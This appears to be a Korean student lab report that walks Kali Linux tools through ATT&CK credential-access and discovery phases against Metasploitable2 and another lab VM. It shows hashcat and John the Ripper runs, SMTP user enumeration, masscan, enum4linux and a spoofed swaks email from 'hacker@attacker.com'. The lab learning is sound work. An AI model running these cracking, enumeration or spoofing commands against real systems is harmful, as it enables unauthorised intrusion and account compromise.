Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4608-5000
Candidate.Engine.: Device Generator
Candidates.#1....: 4forever -> 23061990
Hardware.Mon.#1..: Util: 95%

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => ^X@ss
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>

```

hashcat은 해시값들이 담긴 파일을 넣고 암호화 형식을 지정하여 비밀번호 크래킹을 시도한다. 인상적이었던 점은 일일이 과정을 띄우지 않고 메뉴 형태로 해놓았다는 점과 status 출력 시 꽤나 많은 자세한 정보가 나왔다는 점이 고무적이었다. 예상 측정시간까지 나온다는 점이 사용자 입장에서는 매우 좋은 이점으로 다가왔다.

John the Ripper

가장 오래되고 안정적인 오프라인 비밀번호 크래킹 도구


```
(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt

Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:13 0.19% (ETA: 21:52:00) 0g/s 2540p/s 2540c/s 2540C/s katten..Fernando
Session aborted
```

John the Ripper가 칼리 리눅스의 기본 해시 형식인 yescrypt를 지원하지 않아서 /etc/passwd에 있는 값들을 해시해도 읽어내지 못했다. 그래서 테스트용 계정을 만들어 SHA-512로 암호화를 하였더니 결과값이 적절하게 나오는 것을 확인할 수 있었다.

Ophcrack

레인보우 테이블을 기반으로 한 Windows 비밀번호 크래킹 도구

Password Profiling & Wordlists (비밀번호 프로파일링 및 단어 목록)

특정 대상을 위해 맞춤형 비밀번호 목록을 작성하는 기법

CeWL: 특정 웹사이트를 크롤링하여 맞춤형 비밀번호 목록을 자동 생성하는 도구

Crunch: 사용자 지정 문자 집합으로 맞춤형 단어 목록 생성하는 도구

rsMangler: 기존 단어 목록에 변형 규칙을 적용하여 복잡한 비밀번호 목록 생성하는 도구

Wordlist: 단순 사전 파일로, 이전 유출된 비밀번호나 공개 데이터베이스에서 수집한 기본 단어 목록

WiFi (무선네트워크 공격)

무선 네트워크에 연결된 사용자의 자격증명을 탈취하는 공격

Aircrack-ng: 802.11 무선네트워크 보안 평가를 위한 완전한 도구 모음

Bully: WPS (WiFi Protected Setup) PIN을 브루트 포스하는 전문 도구

Fern-WiFi-Cracker: GUI 기반의 종합 무선 보안 감사 도구

PixieWPS: Pixie Dust 공격을 전문으로 하는 오프라인 WPS 크래킹 도구

Reaver: 원조 WPS PIN 브루트 포스 도구로, 오랫동안 WPS 공격의 표준

Wifite: 무선 감사를 완전 자동화하는 통합 도구

09_Discovery

Discovery 단계는 공격자가 시스템과 내부 네트워크에 대한 정보를 얻기 위한 기법들을 포함하고 있다. 이러한 기법들은 공격자가 환경을 관찰하고 어떻게 행동할지 결정하기 이전에 영감을 얻는데. 또한 공격자들이 통제할 수 있는 것과 그들의 진입점 주변에 무엇이 있는지 살펴보게 만들어 그들의 현재 목표로부터 어떻게 이익을 얻을지 찾게 한다. 일반적인 도구들은 종종 이러한 타협 후 정보 수집 목표를 위해 사용된다.

Account Discovery	smtp-user-enum	Username guessing tool for the SMTP service
Active Directory	bloodhound-python	ingestor for BloodHound, based on Impacket
Databases	impacket-mssqlclient	Python3 module to easily build and dissect network protocols
	mysql	The MariaDB command-line tool (mysql is now a symlink to mariadb)
	sqlitebrowser	Light GUI editor for SQLite databases
Network Security Appliances	tcpreplay	Replay network traffic stored in pcap files
	wafw00f	Identify and fingerprint Web Application Firewall products
Network Service Discovery	amass	In-depth DNS Enumeration and Network Mapping
	lke-scan	Discover and fingerprint IKE hosts (IPsec VPN servers)
	masscan	Fast scan of the Internet
	nmap	Network exploration tool and security / port scanner
	unicornscan	Userland distributed TCP/IP stack
	zenmap	Graphical Nmap frontend and results viewer

Network Share Discovery	enum4linux	Enumerates info from Windows and Samba systems
	nbtscan	Scan networks for NetBIOS name information
	netexec	Network Execution Tool
	smbclient	Ftp-like client to access SMB/CIFS resources on servers
	smbmap	SMB enumeration tool
Network Sniffing	arp spoof	Intercept packets on a switched LAN
	dnscat	DNS proxy for penetration testers
	dsniff	Password sniffer
	netsniff-ng	The packet sniffing beast
	scapy	Interactive packet manipulation tool
	tcpdump	Dump traffic on a network
	wireshark	Interactively dump and analyze network traffic
Remote System Discovery	arping	Sends arp and/or ip pings to a given host
	atk6-thcping6	The Hacker Choice's IPv6 Attack Toolkit
	fierce	DNS scanner that helps locate non-contiguous IP space and hostnames against specified domains.
	fping	Send ICMP ECHO_REQUEST packets to network hosts
	hping3	Send (almost) arbitrary TCP/IP packets to network hosts

SMTP	smtp-user-enum	Username guessing tool for the SMTP service
	swaks	Swiss Army Knife SMTP, the all-purpose SMTP transaction tester
SNMP	onesixtyone	Fast and simple SNMP scanner
	snmp-check	SNMP device enumerator
SSL/TLS	sslsan	Fast SSL/TLS scanner
	sslyze	Fast and full-featured SSL scanner
System Network Configuration Discovery	netdiscover	Active/passive ARP reconnaissance tool
	netmask	A netmask generation and conversion program
VoIP	voiphopper	Runs a VLAN hop security test

smtp-user-enum

내부 또는 외부 SMTP(메일) 서버에 대해 사용자 계정(이메일 ID) 존재 여부를 자동으로 식별·수집하는 도구, 메일 서버(Port number 25)가 열려있는지, 해당 서버에서 사용자 이메일 계정 확인과 정보 수집 가능

[Against Metasploitable2]

-M VRFY 옵션으로 유저 존재 여부 확인 가능

```
smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t 192.168.79.150
```

```
(kali㉿kali)-[~]
$ smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t 192.168.79.150
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

+-----+
| Scan Information |
+-----+

Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... /usr/share/wordlists/metasploit/unix_users.txt
Target count ..... 1
Username count ..... 175
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Sat Nov 22 01:40:14 2025 #####
192.168.79.150: backup exists
192.168.79.150: bin exists
192.168.79.150: daemon exists
192.168.79.150: distccd exists
192.168.79.150: games exists
192.168.79.150: ftp exists
192.168.79.150: gnats exists
192.168.79.150: irc exists
192.168.79.150: libuuid exists
192.168.79.150: list exists
192.168.79.150: lp exists
192.168.79.150: mail exists
192.168.79.150: man exists
192.168.79.150: mysql exists
192.168.79.150: news exists
192.168.79.150: nobody exists
192.168.79.150: postgres exists
192.168.79.150: postfix exists
192.168.79.150: proxy exists
192.168.79.150: postmaster exists
192.168.79.150: root exists
192.168.79.150: ROOT exists
192.168.79.150: service exists
192.168.79.150: sshd exists
192.168.79.150: sync exists
192.168.79.150: sys exists
192.168.79.150: syslog exists
192.168.79.150: user exists
192.168.79.150: uucp exists
192.168.79.150: www-data exists
##### Scan completed at Sat Nov 22 01:40:15 2025 #####
30 results.

175 queries in 1 seconds (175.0 queries / sec)
```

tcfreeplay

cpreplay는 pcap 파일에 저장된 네트워크 트래픽을 재전송하는 도구. 네트워크 보안 장비 테스트, IDS/IPS 성능 평가, 패킷 분석 등 다양한 용도로 활용

<https://wiki.wireshark.org/SampleCaptures> Wireshark 공식 위키에서 다양한 네트워크 패킷 샘플을 제공하는데, 여기서 pcap 파일 등 다양한 네트워크 패킷 샘플을 제공하는 것을 이용할 수 있다.


여러 번 시도 후 현재 실습 환경에서 사용해보기 적절치 않아 계속 진행하지 않았음.

wafw00f

wafw00f는 웹사이트에 적용된 웹 애플리케이션 방화벽(WAF)의 존재 여부와 종류를 자동으로 탐지하는 오픈 소스 도구이다.

-a: 가능한 모든 WAF 탐지/ -v: 탐지 과정 상세 출력/ -l: 탐지 가능 WAF 리스트 출력


```
(kali@kali)-[~/Downloads]
$ wafw00f -v http://192.168.79.140:5001
```



```
~ WAFW00F : v2.3.1 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://192.168.79.140:5001
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

```
(kali@kali)-[~]
$ wafw00f -a http://192.168.79.150
```



```
~ WAFW00F : v2.3.1 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://192.168.79.150
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

Metasploitable2나 SPACE-PENTEST 대상으로는 유의미한 결과를 얻지 못했다.

ike-scan

ike-scan은 IPSec VPN 장비의 IKE (Internet Key Exchange) 프로토콜을 이용해 VPN 게이트웨이나 IPSec 터널을 탐지하는 특화된 네트워크 스캐닝 도구입니다. 주로 IPSec VPN 환경에서 보안 진단이나 인프라 탐색에 사용.

```
(kali@kali)-[~]
$ sudo ike-scan -A 192.168.79.140
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)

Ending ike-scan 1.9.6: 1 hosts scanned in 2.456 seconds (0.41 hosts/sec). 0 returned handshake; 0 returned notify

(kali@kali)-[~]
$ sudo ike-scan -A 192.168.79.150
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)

Ending ike-scan 1.9.6: 1 hosts scanned in 2.456 seconds (0.41 hosts/sec). 0 returned handshake; 0 returned notify
```

Metasploitable2나 SPACE-PENTEST 대상으로는 유의미한 결과를 얻지 못했다.

masscan

masscan은 초고속 네트워크 포트 스캐너로, 수백만 개의 IP도 빠르게 스캔할 수 있어 대규모 네트워크 탐지에 적합한 도구

[Against SPACE-PENTEST]

```
(kali@kali)-[~]
$ sudo masscan -p1-65535 192.168.79.140 --rate=100
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2025-11-22 15:22:47 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 5001/tcp on 192.168.79.140
Discovered open port 80/tcp on 192.168.79.140
```

[Against Metasploitable2]

```
(kali@kali)-[~]
$ sudo masscan -p1-65535 192.168.79.150 --rate=1000
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2025-11-22 15:45:30 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 6000/tcp on 192.168.79.150
Discovered open port 445/tcp on 192.168.79.150
Discovered open port 6667/tcp on 192.168.79.150
Discovered open port 22/tcp on 192.168.79.150
Discovered open port 8180/tcp on 192.168.79.150
Discovered open port 59784/tcp on 192.168.79.150
Discovered open port 111/tcp on 192.168.79.150
Discovered open port 21/tcp on 192.168.79.150
Discovered open port 5900/tcp on 192.168.79.150
Discovered open port 1524/tcp on 192.168.79.150
Discovered open port 53/tcp on 192.168.79.150
Discovered open port 80/tcp on 192.168.79.150
Discovered open port 33662/tcp on 192.168.79.150
Discovered open port 1099/tcp on 192.168.79.150
Discovered open port 8787/tcp on 192.168.79.150
Discovered open port 512/tcp on 192.168.79.150
Discovered open port 5432/tcp on 192.168.79.150
Discovered open port 2049/tcp on 192.168.79.150
Discovered open port 514/tcp on 192.168.79.150
Discovered open port 8009/tcp on 192.168.79.150
Discovered open port 513/tcp on 192.168.79.150
Discovered open port 6697/tcp on 192.168.79.150
Discovered open port 3306/tcp on 192.168.79.150
Discovered open port 139/tcp on 192.168.79.150
Discovered open port 3632/tcp on 192.168.79.150
Discovered open port 60556/tcp on 192.168.79.150
Discovered open port 43932/tcp on 192.168.79.150
Discovered open port 25/tcp on 192.168.79.150
Discovered open port 2121/tcp on 192.168.79.150
Discovered open port 23/tcp on 192.168.79.150
```

기본적으로 네트워크 탐색, Reconnaissance 단계에서 얻을 수 있었던 포트들에 대한 정보를 얻을 수 있었다.

enum4linux

enum4linux는 Linux 기반의 강력한 SMB/Windows 정보 수집 도구로, Windows 환경의 공유 자원, 사용자, 그룹, 정책, 패스워드 정책 등 다양한 정보를 수집하는 데 특화

[Against Metasploitable2]

enum4linux -a 192.168.79.150

```

===== ( Enumerating Workgroup/Domain on 192.168.79.150 ) =====
[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.79.150 ) =====
Looking up status of 192.168.79.150
METASPLOITABLE <00> - B <ACTIVE> Workstation Service
METASPLOITABLE <03> - B <ACTIVE> Messenger Service
METASPLOITABLE <20> - B <ACTIVE> File Server Service
.. __MSBROWSE__.. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.79.150 ) =====
[+] Server 192.168.79.150 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.79.150 ) =====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 192.168.79.150 ) =====
[E] Can't get OS info with smbclient

[+] Got OS info for 192.168.79.150 from srvinfo:
METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
platform_id : 500
os version : 4.9
server type : 0x9a03

```

index	Account	Name	Desc
0x1	games	games	(null)
0x2	nobody	(null)	(null)
0x3	bind	(null)	(null)
0x4	proxy	(null)	(null)

0x5	syslog	(null)	(null)
0x6	user	just a user,111,	(null)
0x7	www-data	www-data	(null)
0x8	root	root	(null)
0x9	news	news	(null)
0xa	postgres	PostgreSQL administrator,,,	(null)
0xb	bin	bin	(null)
0xc	mail	mail	(null)
0xd	distccd	(null)	(null)
0xe	proftpd	(null)	(null)
0xf	dhcp	(null)	(null)
0x10	daemon	daemon	(null)
0x11	sshd	(null)	(null)
0x12	man	man	(null)
0x13	lp	lp	(null)
0x14	mysql	MySQL Server,,,	(null)
0x15	gnats	Gnats Bug-Reporting System (admin)	(null)
0x16	tlouid	(null)	(null)
0x17	backup	backup	(null)
0x18	msfadmin	msfadmin,,,	(null)
0x19	telnetd	(null)	(null)
0x1a	sys	sys	(null)
0x1b	klog	(null)	(null)
0x1c	postfix	postfix	(null)
0x1d	service	(null)	(null)

0x1e	list	Mailing List Manager	(null)
0x1f	irc	(null)	(null)
0x20	tomcat55	(null)	(null)
0x21	sync	(null)	(null)
0x22	uucp	uucp	(null)

(Share Enumeration on 192.168.79.150)

```

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
tmp            Disk      oh noes!
opt            Disk
IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

```

```

Server          Comment
-----
Workgroup       Master
WORKGROUP      METASPLOITABLE

```

[+] Attempting to map shares on 192.168.79.150

```

//192.168.79.150/print$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.79.150/tmp    Mapping: OK Listing: OK Writing: N/A
//192.168.79.150/opt    Mapping: DENIED Listing: N/A Writing: N/A

```

[E] Can't understand response:

```

NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.79.150/IPC$ Mapping: N/A Listing: N/A Writing: N/A
//192.168.79.150/ADMIN$ Mapping: DENIED Listing: N/A Writing: N/A

```

(Password Policy Information for 192.168.79.150)

[+] Attaching to 192.168.79.150 using a NULL share

[+] Trying protocol 139/SMB ...

[+] Found domain(s):

```

[+] METASPLOITABLE
[+] Builtin

```

[+] Password Info for Domain: METASPLOITABLE

```

[+] Minimum password length: 5
[+] Password history length: None
[+] Maximum password age: Not Set
[+] Password Complexity Flags: 000000

[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0

[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set

```

[+] Retrieved partial password policy with rpcclient:

```

Password Complexity: Disabled
Minimum Password Length: 0

```

```

===== ( Users on 192.168.79.150 via RID cycling (RIDS: 500-550,1000-1050) ) =====

[I] Found new SID:
S-1-5-21-1042354039-2475377354-766472396

[+] Enumerating users using SID S-1-5-21-1042354039-2475377354-766472396 and logon username '', password ''

S-1-5-21-1042354039-2475377354-766472396-500 METASPLOITABLE\Administrator (Local User)
S-1-5-21-1042354039-2475377354-766472396-501 METASPLOITABLE\nobody (Local User)
S-1-5-21-1042354039-2475377354-766472396-512 METASPLOITABLE\Domain Admins (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-513 METASPLOITABLE\Domain Users (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-514 METASPLOITABLE\Domain Guests (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1000 METASPLOITABLE\root (Local User)
S-1-5-21-1042354039-2475377354-766472396-1001 METASPLOITABLE\root (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1002 METASPLOITABLE\daemon (Local User)
S-1-5-21-1042354039-2475377354-766472396-1003 METASPLOITABLE\daemon (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1004 METASPLOITABLE\bin (Local User)
S-1-5-21-1042354039-2475377354-766472396-1005 METASPLOITABLE\bin (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1006 METASPLOITABLE\sys (Local User)
S-1-5-21-1042354039-2475377354-766472396-1007 METASPLOITABLE\sys (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1008 METASPLOITABLE\sync (Local User)
S-1-5-21-1042354039-2475377354-766472396-1009 METASPLOITABLE\adm (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1010 METASPLOITABLE\games (Local User)
S-1-5-21-1042354039-2475377354-766472396-1011 METASPLOITABLE\tty (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1012 METASPLOITABLE\man (Local User)
S-1-5-21-1042354039-2475377354-766472396-1013 METASPLOITABLE\disk (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1014 METASPLOITABLE\lp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1015 METASPLOITABLE\lp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1016 METASPLOITABLE\mail (Local User)
S-1-5-21-1042354039-2475377354-766472396-1017 METASPLOITABLE\mail (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1018 METASPLOITABLE\news (Local User)
S-1-5-21-1042354039-2475377354-766472396-1019 METASPLOITABLE\news (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1020 METASPLOITABLE\uucp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1021 METASPLOITABLE\uucp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1025 METASPLOITABLE\man (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1026 METASPLOITABLE\proxy (Local User)
S-1-5-21-1042354039-2475377354-766472396-1027 METASPLOITABLE\proxy (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1031 METASPLOITABLE\kmem (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1041 METASPLOITABLE\dialout (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1043 METASPLOITABLE\fax (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1045 METASPLOITABLE\voice (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1049 METASPLOITABLE\cdrom (Domain Group)

```

arping

arping은 ARP 패킷을 이용해 동일 네트워크(로컬 LAN) 내에서 호스트의 존재를 확인하는 도구입니다. IP 주소에 대응하는 MAC 주소도 확인 가능

```

(kali@kali)-[~/Reconnaissances]
$ sudo arping -c 4 192.168.79.140
ARPING 192.168.79.140
60 bytes from 00:0c:29:1a:cb:99 (192.168.79.140): index=0 time=1.023 msec
60 bytes from 00:0c:29:1a:cb:99 (192.168.79.140): index=1 time=1.589 msec
60 bytes from 00:0c:29:1a:cb:99 (192.168.79.140): index=2 time=508.897 usec
60 bytes from 00:0c:29:1a:cb:99 (192.168.79.140): index=3 time=1.025 msec

— 192.168.79.140 statistics —
4 packets transmitted, 4 packets received, 0% unanswered (0 extra)
rtt min/avg/max/std-dev = 0.509/1.037/1.589/0.382 ms

```

기존 ping 명령어와는 다르게 ARP 패킷을 이용한다는 점? 인 것 같다.

fping

fping은 여러 호스트(IP)를 한 번에 빠르게 ping하는 도구로, alive/non-alive 호스트를 빠르게 구분할 때 효과적

```

(kali@kali)-[~]
$ fping -a 192.168.79.140 192.168.79.150
192.168.79.140
192.168.79.150

```

swaks

swaks(Simple Web Attack ToolKit for SMTP)은 이메일(메일 서버, SMTP) 테스트와 모의해킹, 스푸핑 및 보안 진단을 위해 널리 사용되는 다기능 SMTP 테스트 도구입니다. 네트워크 환경에서 이메일 전송 테스트, 인증/비인증 로그인, 다양한 메일 헤더 조작, 첨부파일 전송, TLS/SSL 테스트 등 복합적인 시나리오를 쉽게 재현 가능

[Against Metasploitable2]

```
(kali@kali)-[~]
$ swaks --to msfadmin@metasploitable.localdomain --from hacker@attacker.com --server 192.168.79.150
== Trying 192.168.79.150:25 ...
== Connected to 192.168.79.150.
<- 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
-> EHLO kali.kali
<- 250-metasploitable.localdomain
<- 250-PIPELINING
<- 250-SIZE 10240000
<- 250-VRFY
<- 250-ETRN
<- 250-STARTTLS
<- 250-ENHANCEDSTATUSCODES
<- 250-8BITMIME
<- 250 DSN
-> MAIL FROM:<hacker@attacker.com>
<- 250 2.1.0 Ok
-> RCPT TO:<msfadmin@metasploitable.localdomain>
<- 250 2.1.5 Ok
-> DATA
<- 354 End data with <CR><LF>.<CR><LF>
-> Date: Sun, 23 Nov 2025 02:02:31 +0900
-> To: msfadmin@metasploitable.localdomain
-> From: hacker@attacker.com
-> Subject: test Sun, 23 Nov 2025 02:02:31 +0900
-> Message-Id: <20251123020231.019788@kali.kali>
-> X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
->
-> This is a test mailing
->
-> .
<- 250 2.0.0 Ok: queued as 0D83FCBB9
-> QUIT
<- 221 2.0.0 Bye
== Connection closed with remote host.
```

SMTP 연결이 정상적으로 이루어졌고, 송신자(hacker@attacker.com), 수신자(msfadmin@metasploitable.localdomain)를 지정, 메일 본문 작성 및 전송이 문제없이 이뤄졌습니다. 마지막에 <- 250 2.0.0 Ok: queued as 0D83FCBB9 메시지는 메일이 정상적으로 큐에 적재(접수)되어 로컬 계정에 도달했음을 의미.

netdiscover

네트워크(특히 로컬/LAN) 내 살아있는 호스트 및 IP ↔ MAC 매핑 자동 탐지

ARP 프로토콜 기반 무차별/패시브 스캔으로 IP/디바이스 목록을 뽑아낼 때 효과적

Currently scanning: Finished! Screen View: Unique Hosts					
16 Captured ARP Req/Rep packets, from 4 hosts. Total size: 960					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.79.1	00:50:56:c0:00:01	4	240	VMware, Inc.	
192.168.79.140	00:0c:29:1a:cb:99	4	240	VMware, Inc.	
192.168.79.150	00:0c:29:fd:ec:35	4	240	VMware, Inc.	
192.168.79.254	00:50:56:f7:30:8c	4	240	VMware, Inc.	

10_Lateral Movement

추가 보고서 및 세부 자료

프로젝트 진행 중 주차별 내용 연기 및 현재 실습중인 모의해킹 환경에 있어 추가적인 실습 진행 및 유의미한 내용을 얻을 것이 크지 않을 것으로 판단하여 09-Discovery 단계에서 해당 프로젝트 실습을 마무리하였다..

CAUTION

Last Page